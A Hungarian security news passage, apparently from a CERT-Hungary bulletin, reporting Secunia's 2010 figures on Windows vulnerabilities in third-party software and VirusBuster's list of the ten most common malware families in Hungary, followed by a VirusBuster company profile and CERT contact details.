Miért nőtt tavaly Windows gépek fenyegetettsége? Erre a kérdésre keresett választ adatait elemezve a Secunia. Nos, a cég statisztikái azt mutatták, hogy az átlagos Windows PC-n a Microsoft programoknak mindössze nem egészen 2 százaléka sérülékeny, miközben a többi szoftverház termékeinek 8-12 százaléka sebezhető. A tavalyi évben a Windows munkaállomásokon a Secunia által kimutatott összes sérülékenység 69 százaléka nem-Microsoft alkalmazásokban volt. Az operációs rendszer a biztonsági hibák 13 százalékáért volt felelős, az egyéb Microsoft programok pedig a rések 18 százalékát okozták. Más szóval a Windows környezet biztonsági problémáinak túlnyomó része az Adobe, az Apple és más cégek alkalmazásainak foltozatlan hibáira, az ő biztonsági frissítéseik elmulasztására vezethető vissza. Mint a Secunia jelentéséből kiderül, az átlagos munkaállomást fenyegető sérülékenységek száma 2009-ről 2010-re 71 százalékkal nőtt...

Végezetül vessünk egy pillantást azokra a kártevőkre, amelyek az elmúlt évben a legtöbb bosszúságot okozták a magyar internetezőknek! A VirusBuster folyamatosan nyilvántartást vezet az észlelt károkozókról.

A cég szakemberei kiértékelik a cég házon belüli, illetve különböző helyeken működtetett levelezésvédő rendszereinek "fogását", figyelik a Freemail-es levelek által hordozott vírusokat.

Az adatokból hónapról hónapra toplistát készítenek, s ezek a havi statisztikák a cég honlapján is megjelennek (http://www.virusbuster.hu/labor/virus-toplista).

A mintaforrásokat súlyozottan összesítve a 2010-es esztendőre a jobb oldalon látható kártevő-gyakorisági lista állt elő:

	Kártevő	Részesedés
1	Trojan.Oficla.BNE	11,50%
2	JS.Redirector.J	10,03%
3	Trojan.Agent.YHJN	9,43%
4	Backdoor.Nepoe.IF	6,06%
5	Trojan.Oficla.BOH	5,32%
6	TrojanSpy.Zbot.AFON	3,99%
7	JS.Redirector.K	3,97%
8	Backdoor.Bredolab.DJI	3,49%
9	Backdoor.IRCBot.AAWX	3,11%
10	Trojan.Bredolab.CSQ	2,96%
	Egyéb:	40,14%

A VirusBuster Kft.-ről

Aki a VirusBustert (www.virusbuster.hu) választja üzleti partneréül, több mint húsz év szakmai tapasztalatára támaszkodhat. A nemzetközi hírnevű, ám kizárólag magyar tulajdonú, külföldi tőkebevonás nélkül működő cég a számítógépes vírus-, spamvédelmi és egyéb biztonságtechnikai megoldások úttörői közé tartozik. Az évek során a VirusBuster partneri viszonyt épített ki az ágazat számos vállalatával. Víruskereső technológiáját több vezető cég, köztük a Microsoft is beépíti termékeibe. A VirusBuster szoftverei számos nemzetközi díjat, illetve tanúsítványt nyertek, s ma már harmincnál több országban kaphatók.

Magyarországon is több nagy szervezet alapozta informatikai védelmét VirusBuster megoldásokra - köztük a Debreceni Egyetem, az Eötvös Loránd Tudományegyetem, az Invitel, a Magyar Fejlesztési Bank vagy a Magyar Televízió.

Átgondolt szoftver- és szolgáltatásfejlesztést követően 2010-ben a VirusBuster újabb piaci szegmens felé nyitott. Azt a minőséget, amely a nagyvállalatoknál bevált, s amelyet gyártófüggetlen tesztelők is sokszorosan tanúsítottak, elérhetővé tette a cég azoknak az egyéni felhasználóknak a számára is, akik nem az olcsó tömegterméket, hanem a prémium színvonalat, a valódi biztonságot keresik.

A VirusBuster világszerte elismert szakemberei rendszeres előadói hazai és nemzetközi konferenciáknak. *Bozsó Julianna,* a cég ügyvezető igazgatója az Informatikai Vállalkozások Szövetségétől (az IVSZ-től) 2008-ban elnyerte az "Év Informatikai Cégvezetője" díjat. A kft. 2003-ban "Év innovatív üzleti megoldása", 2004-ben pedig "IT Reménység" díjban részesült. Két ízben is megkapta a cég az IVSZ-től a "Minősített Szoftver Exportőr" címet és 2005-ben megszerezte az MSZ EN ISO 9001:2001 szabvány szerinti minőségirányítási tanúsítványt. A vállalat webáruháza 2009-ben kiérdemelte a "Fair Business" minősítést, s ugyanebben az évben a VirusBuster Üzleti Etikai Díjat kapott.

Elérhetőségeink

Puskás Tivadar Közalapítvány
Nemzeti Hálózatbiztonsági Központ (PTA CERT-Hungary)

1063 Budapest, Munkácsy M. u. 16.

Levélcím: 1398 Budapest, Pf.: 570.

Tel.: (1) 301-20-30

Fax: (1) 353-19-37

Web: www.cert-hungary.hu

A 0/24 órás Nemzeti Hálózatbiztonsági Központ ügyelet adatai:

E-mail:cert@cert-hungary.hu

Tel.: +36-1-301-2079

Fax: +36-1-353-1937